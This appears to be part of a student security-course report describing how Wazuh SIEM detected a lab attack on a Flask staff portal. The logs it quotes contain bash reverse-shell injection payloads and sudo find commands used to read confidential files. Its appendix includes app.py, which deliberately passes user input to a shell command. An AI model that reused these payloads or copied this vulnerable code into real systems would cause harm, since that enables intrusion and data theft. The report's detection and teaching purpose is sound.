



*Figure 3 Wazuh agents page showing clowd active at 192.168.56.20*

The Wazuh Agent was configured to collect logs from multiple locations in the Cloud Server for analysis. Those are:

- All Apache HTTP server access records (http://clowdco) located at "/var/log/apache2/clowdco_access.log"

- All events generated by the Flask application, including input to all health checks (/var/www/clowdco/logs/app.log)
- All authentication and sudo activity (/var/log/auth.log).
- Real-time file integrity monitoring of all confidential files located in the four confidential user directories listed below.
- Monitoring of all changes made to two restricted areas of the server, /srv/clowd/restricted/ and /srv/clowd/shared/.





*Figure 4 Wazuh dashboard overview showing 1 active agent, Total agents 1, Active 1*

## 4.2 Proof of Concept

Following the attack that was performed during Task 2, Post-attack logs were collected and compared against the baseline established in Task 1. This comparison confirmed all stages of the attack chain were identified and recorded.

### 4.2.1 Authentication Log

A review of the baseline auth.log revealed it contained only normal www-data web server activity - chown and gunicorn commands for Mar. 31. Also absent were any sudo find commands, confirming the system was uncompromised prior to the attack.

```
cat /root/baseline/auth_baseline.log | grep -a "www-data"
```

```
root@cloud-server: /home/sysadmin
root@cloud-server:/home/sysadmin# cat /root/baseline/auth_baseline.log | grep -a "www-data"
Mar 31 00:17:25 cloud-server sudo:     root : TTY=pts/1 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/chown -R www-data:www-data /var/www/clowdco
Mar 31 00:19:21 cloud-server sudo:     root : command not allowed ; TTY=pts/1 ; PWD=/var/www/clowdco ; USER=www-data ; COMMAND=/root/server-venv/b
in/gunicorn --workers 2 --bind 127.0.0.1:5000 app:app
Mar 31 00:20:19 cloud-server sudo:     root : command not allowed ; TTY=pts/1 ; PWD=/var/www/clowdco ; USER=www-data ; COMMAND=/home/sysadmin/serv
er-venv/bin/gunicorn --workers 2 --bind 127.0.0.1:5000 app:app
Mar 31 00:22:20 cloud-server sudo:     root : TTY=pts/1 ; PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/chown -R www-data:www-data /var/www/
clowdco
Mar 31 00:25:14 cloud-server sudo:     root : command not allowed ; TTY=pts/1 ; PWD=/var/www/clowdco ; USER=www-data ; COMMAND=/var/www/clowdco/ve
nv/bin/gunicorn --workers 2 --bind 127.0.0.1:5000 app:app
Mar 31 00:26:46 cloud-server sudo:     root : command not allowed ; TTY=pts/1 ; PWD=/var/www/clowdco ; USER=www-data ; COMMAND=/var/www/clowdco/ve
nv/bin/gunicorn --workers 2 --bind 127.0.0.1:5000 app:app
Mar 31 00:27:29 cloud-server sudo:     root : command not allowed ; TTY=pts/1 ; PWD=/var/www/clowdco ; USER=www-data ; COMMAND=/var/www/clowdco/ve
nv/bin/gunicorn --workers 2 --bind 127.0.0.1:5000 app:app
root@cloud-server:/home/sysadmin# S
```

*Figure 5 Baseline auth.log showing only gunicorn and chown commands — no sudo find*

After the attack, the following were recorded in auth.log on April 15. These records directly prove that there was a successful exploitation of privilege escalation:

```
grep -a "www-data" /var/log/auth.log | grep "find"
```

```
root@cloud-server: /home/sysadmin
root@cloud-server:/home/sysadmin# grep -a "www-data" /var/log/auth.log | grep "find"
Apr 15 20:51:58 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/benen/confidential -exec cat {} ;
Apr 15 20:51:58 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/lucy/confidential -exec cat {} ;
Apr 15 20:51:58 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/nick/confidential -exec cat {} ;
Apr 15 20:51:58 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/abhay/confidential -exec cat {} ;
Apr 15 20:52:05 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /srv/clowd/restricted -exec cat {} ;echo 'S
YSTEM COMPROMISED BY EXTERNAL ATTACKER'
Apr 15 20:52:44 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/lucy/confidential -exec cat {} ;
Apr 15 20:52:44 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/nick/confidential -exec cat {} ;
Apr 15 20:52:44 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /home/abhay/confidential -exec cat {} ;
Apr 15 20:54:33 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /srv/clowd/restricted -exec cat {} ;
Apr 15 20:55:11 cloud-server sudo: www-data : PWD=/var/www/clowdco ; USER=root ; COMMAND=/usr/bin/find /srv/clowd/restricted -exec cat {} ;
root@cloud-server:/home/sysadmin#
```

## 4.2.2 Application Log

The Flask application log recorded all inputs from Service Health Monitor. A comparison was drawn between the legitimate testing conducted on March 31 and the unauthorised activity on April 15, during which the hostname field was used to inject reverse shell payloads into the Service Health Monitor.


```
root@cloud-server:/home/sysadmin# cat /var/www/clowdco/logs/app.log | grep "HEALTH CHECK" | tail -15
2026-03-31 00:47:33,572 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='db01.clowdco.internal; id'
2026-03-31 00:47:48,365 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='db01.clowdco.internal; id'
2026-03-31 00:48:45,476 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='db01.clowdco.internal; id'
2026-03-31 00:48:57,310 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='build01.clowdco.internal; id'
2026-03-31 00:50:24,149 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='build01.clowdco.internal; /usr/bin/id'
2026-03-31 00:50:43,079 INFO HEALTH CHECK RUN: user=benen ip=127.0.0.1 input='cache01.clowdco.internal; /usr/bin/id'
2026-04-15 20:40:50,953 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal'
2026-04-15 20:41:01,928 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='cache01.clowdco.internal '
2026-04-15 20:41:07,591 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input=' build01.clowdco.internal'
2026-04-15 20:46:10,301 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i > /dev/tcp/<return
ed-IP>/4444 0>&1''
2026-04-15 20:47:25,840 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.16
8.56.10/4444 0>&1''
2026-04-15 20:49:35,483 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.16
8.56.10/4444 0>&1''
2026-04-15 20:51:18,740 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.16
8.56.10/4444 0>&1''
2026-04-15 20:53:37,106 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.16
8.56.10/4444 0>&1''
2026-04-15 20:55:53,306 INFO HEALTH CHECK RUN: user=abhay ip=127.0.0.1 input='db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.16
8.56.10/4444 0>&1''
root@cloud-server:/home/sysadmin#
```

*Figure 6 app.log showing March 31 legitimate entries vs April 15 reverse shell payloads*

### 4.2.3 Apache Access Log

Apache's access logs documented each of the HTTP calls made to the Flask Portal. The post-exploit records of multiple POST requests made by the attackers to /diagnostic originating from the attacker's IP address (192.168.56.1) were logged for each injection attempt on April 15. Successful exploitation resulted in HTTP 200 status codes, while unsuccessful reverse shell attempts where the netcat listener was not active returned an HTTP 500 status code.

```
cat /var/log/apache2/clowdco_access.log | grep "POST" | tail -15
```




```
root@cloud-server: /home/sysadmin
root@cloud-server:/home/sysadmin# cat /var/log/apache2/clowdco_access.log | grep "POST" | tail -15
192.168.56.1 - - [31/Mar/2026:00:47:48 +0100] "POST /diagnostic HTTP/1.1" 200 1211 "http://192.168.56.102/diagnostic" "Mozilla/5.0 (X11; Linux x86
_64; rv:149.0) Gecko/20100101 Firefox/149.0"
192.168.56.1 - - [31/Mar/2026:00:48:45 +0100] "POST /diagnostic HTTP/1.1" 200 1211 "http://192.168.56.102/diagnostic" "Mozilla/5.0 (X11; Linux x86
_64; rv:149.0) Gecko/20100101 Firefox/149.0"
192.168.56.1 - - [31/Mar/2026:00:48:57 +0100] "POST /diagnostic HTTP/1.1" 200 1211 "http://192.168.56.102/diagnostic" "Mozilla/5.0 (X11; Linux x86
_64; rv:149.0) Gecko/20100101 Firefox/149.0"
192.168.56.1 - - [31/Mar/2026:00:50:24 +0100] "POST /diagnostic HTTP/1.1" 200 1219 "http://192.168.56.102/diagnostic" "Mozilla/5.0 (X11; Linux x86
_64; rv:149.0) Gecko/20100101 Firefox/149.0"
192.168.56.1 - - [31/Mar/2026:00:50:43 +0100] "POST /diagnostic HTTP/1.1" 200 1219 "http://192.168.56.102/diagnostic" "Mozilla/5.0 (X11; Linux x86
_64; rv:149.0) Gecko/20100101 Firefox/149.0"
192.168.56.1 - - [15/Apr/2026:20:40:41 +0100] "POST /login HTTP/1.1" 302 578 "http://192.168.56.20/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x6
4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:40:50 +0100] "POST /diagnostic HTTP/1.1" 200 1197 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:41:01 +0100] "POST /diagnostic HTTP/1.1" 200 1197 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:41:07 +0100] "POST /diagnostic HTTP/1.1" 200 1197 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:46:10 +0100] "POST /diagnostic HTTP/1.1" 200 1228 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:47:25 +0100] "POST /diagnostic HTTP/1.1" 200 1252 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:49:35 +0100] "POST /diagnostic HTTP/1.1" 200 1280 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:51:18 +0100] "POST /diagnostic HTTP/1.1" 500 313 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0;
 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:53:37 +0100] "POST /diagnostic HTTP/1.1" 500 313 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0;
 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
192.168.56.1 - - [15/Apr/2026:20:55:53 +0100] "POST /diagnostic HTTP/1.1" 500 313 "http://192.168.56.20/diagnostic" "Mozilla/5.0 (Windows NT 10.0;
 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36"
root@cloud-server:/home/sysadmin#
```

*Figure 7 Apache access log showing POST /diagnostic requests from 192.168.56.1 on April 15*

### 4.2.4 File Tampering Evidence

In Task 1, Team Directory txt was set with chmod 666 which granted write permissions to all users; therefore, during the attack, the attacker was able to append content to the file without elevated privileges, confirming successful file tampering.

```
cat /srv/clowd/shared/team_directory.txt
```



```
root@cloud-server: /home/sysadmin
root@cloud-server:/home/sysadmin# cat /srv/clowd/shared/team_directory.txt
=== Clowd Company | Team Directory ===
benen@clowd.co    - DevOps Engineer
lucy@clowd.co     - Backend Developer
nick@clowd.co    - Product Manager
abhay@clowd.co    - CTO
SYSTEM COMPROMISED BY EXTERNAL ATTACKER
root@cloud-server:/home/sysadmin#
```

*Figure 8 team_directory.txt showing SYSTEM COMPROMISED BY EXTERNAL ATTACKER line appended*

### 4.2.5 Wazuh SIEM Alert Detection

The Wazuh system detected 221 alerts during the attacks generated against the monitored agent 'clowd'. Of these, the most important was Rule 5402 (Successful sudo to ROOT executed) as it triggered each time www-data executed sudo find to access protected files. This rule has been assigned by Wazuh to MITRE ATT&CK technique T1548.003 (Sudo and Sudo Caching), which is categorized as an Attack Technique in both the categories of Privilege Escalation and Defense Evasion.

| Rule ID | Description | MITRE Technique | Severity |
|---|---|---|---|
| 5402 | Successful sudo to ROOT executed | T1548.003 — Sudo and Sudo Caching | Level 3 |
| 5501 | PAM: Login session opened (uid=33 to root) | T1078 — Valid Accounts | Level 3 |
| 31122 | Web server 500 error — injection attempts | N/A | Level 5 |





*Figure 9 Wazuh Security Events dashboard showing 22 alerts with spike at 21:00*

Rule 5402 was activated 9 times during the attack with each activation registering www-data using sudo find on a separate sensitive directory. In addition to logging the source user, destination user,

command executed, and the corresponding MITRE ATT&CK mapping, Wazuh's SIEM also provided detailed forensic data.





*Figure 10 Wazuh Discover filtered by rule.id 5402 showing 9 alerts with www-data sudo find commands*

# 5. Course Reflection

Nicholas McGrann – Over the course of this module this spring, I developed a solid understanding of log files and event analysis, particularly how logs can be used to detect, investigate, and respond to security incidents. Initially, I had very limited awareness of how much valuable information logs contain, but through practical exercises in labs and throughout the group project, I learned how to interpret log data, identify patterns, and recognize suspicious activity in a system. This has improved my ability to think critically about system behavior and strengthened my analytical skills, giving me great confidence in working with real-world cybersecurity scenarios. These skills I have developed in this module this spring will prove very useful once I start my career in the fall.

# 6. Appendices

## 6.1 App.py code (First Half)

```python
from flask import Flask, render_template, request, redirect, url_for, session
import sqlite3
import subprocess
import logging
import os

app = Flask(__name__)
app.secret_key = 'clowdco-internal-2026'

logging.basicConfig(
    filename='/var/www/clowdco/logs/app.log',
    level=logging.INFO,
    format='%(asctime)s %(levelname)s %(message)s'
)

DB_PATH = '/var/www/clowdco/clowd.db'

def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn

def init_db():
    conn = get_db()
    conn.execute('''CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY,
        username TEXT UNIQUE NOT NULL,
        password TEXT NOT NULL,
        role TEXT NOT NULL
    )''')
    users = [
        ('benen', 'devops2026',  'DevOps Engineer'),
        ('lucy', 'backend2026', 'Backend Developer'),
        ('nick', 'product2026', 'Product Manager'),
        ('abhay',  'cto2026',     'Chief Technology Officer'),
    ]
    for u in users:
        try:
            conn.execute('INSERT INTO users (username, password, role) VALUES (?, ?, ?)', u)
        except sqlite3.IntegrityError:
            pass
    conn.commit()
    conn.close()

@app.route('/')
def index():
    return redirect(url_for('login'))
```

## 6.2 App.py code (Second Half)

```python
@app.route('/login', methods=['GET', 'POST'])
def login():
    error = None
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        conn = get_db()
        user = conn.execute(
            'SELECT * FROM users WHERE username=? AND password=?',
            (username, password)
        ).fetchone()
        conn.close()
        if user:
            session['user'] = username
            session['role'] = user['role']
            app.logger.info(f"LOGIN SUCCESS: user={username} ip={request.remote_addr}")
            return redirect(url_for('dashboard'))
        else:
            app.logger.warning(f"LOGIN FAILED: user={username} ip={request.remote_addr}")
            error = 'Invalid credentials.'
    return render_template('login.html', error=error)

@app.route('/dashboard')
def dashboard():
    if 'user' not in session:
        return redirect(url_for('login'))
    return render_template('dashboard.html', user=session['user'], role=session['role'])

@app.route('/diagnostic', methods=['GET', 'POST'])
def diagnostic():
    if 'user' not in session:
        return redirect(url_for('login'))
    result = None
    if request.method == 'POST':
        hostname = request.form['hostname']
        cmd = f"/usr/bin/curl -Is --max-time 3 http://{hostname}"
        app.logger.info(f"HEALTH CHECK RUN: user={session['user']} ip={request.remote_addr} input='{hostname}'")
        result = subprocess.getoutput(cmd)
    return render_template('diagnostic.html', user=session['user'], result=result)

@app.route('/logout')
def logout():
    app.logger.info(f"LOGOUT: user={session.get('user')} ip={request.remote_addr}")
    session.clear()
    return redirect(url_for('login'))

if __name__ == '__main__':
    init_db()
    app.run(host='127.0.0.1', port=5000)
```

## 6.3 Login.html

```html
<!DOCTYPE html>
<html>
<head><title>Clowd Company | Staff Portal</title>
<style>
  body { font-family: Arial, sans-serif; background: #0d1117; color: #c9d1d9;
         display: flex; justify-content: center; align-items: center;
         height: 100vh; margin: 0; }
  .box { background: #161b22; padding: 40px; border-radius: 8px;
         border: 1px solid #30363d; width: 320px; }
  h2 { color: #58a6ff; text-align: center; }
  input { width: 100%; padding: 10px; margin: 8px 0; background: #0d1117;
          border: 1px solid #30363d; color: #c9d1d9; border-radius: 4px;
          box-sizing: border-box; }
  button { width: 100%; padding: 10px; background: #238636; color: white;
           border: none; border-radius: 4px; cursor: pointer; }
  .error { color: #f85149; font-size: 0.9em; text-align: center; }
  p { text-align: center; font-size: 0.8em; color: #8b949e; }
</style></head>
<body>
<div class="box">
  <h2>Clowd Company</h2>
  <p>Internal Staff Portal – Authorised Access Only</p>
  {% if error %}<p class="error">{{ error }}</p>{% endif %}
  <form method="POST">
    <input type="text" name="username" placeholder="Username" required>
    <input type="password" name="password" placeholder="Password" required>
    <button type="submit">Sign In</button>
  </form>
</div>
</body>
</html>
```

## 6.4 dashboard.html

```html
<!DOCTYPE html>
<html>
<head><title>Clowd Company | Dashboard</title>
<style>
  body { font-family: Arial, sans-serif; background: #0d1117; color: #c9d1d9; margin: 0; }
  nav { background: #161b22; padding: 15px 30px; border-bottom: 1px solid #30363d;
        display: flex; justify-content: space-between; align-items: center; }
  nav h1 { color: #58a6ff; margin: 0; font-size: 1.2em; }
  nav a { color: #8b949e; text-decoration: none; margin-left: 20px; }
  nav a:hover { color: #58a6ff; }
  .content { padding: 40px; }
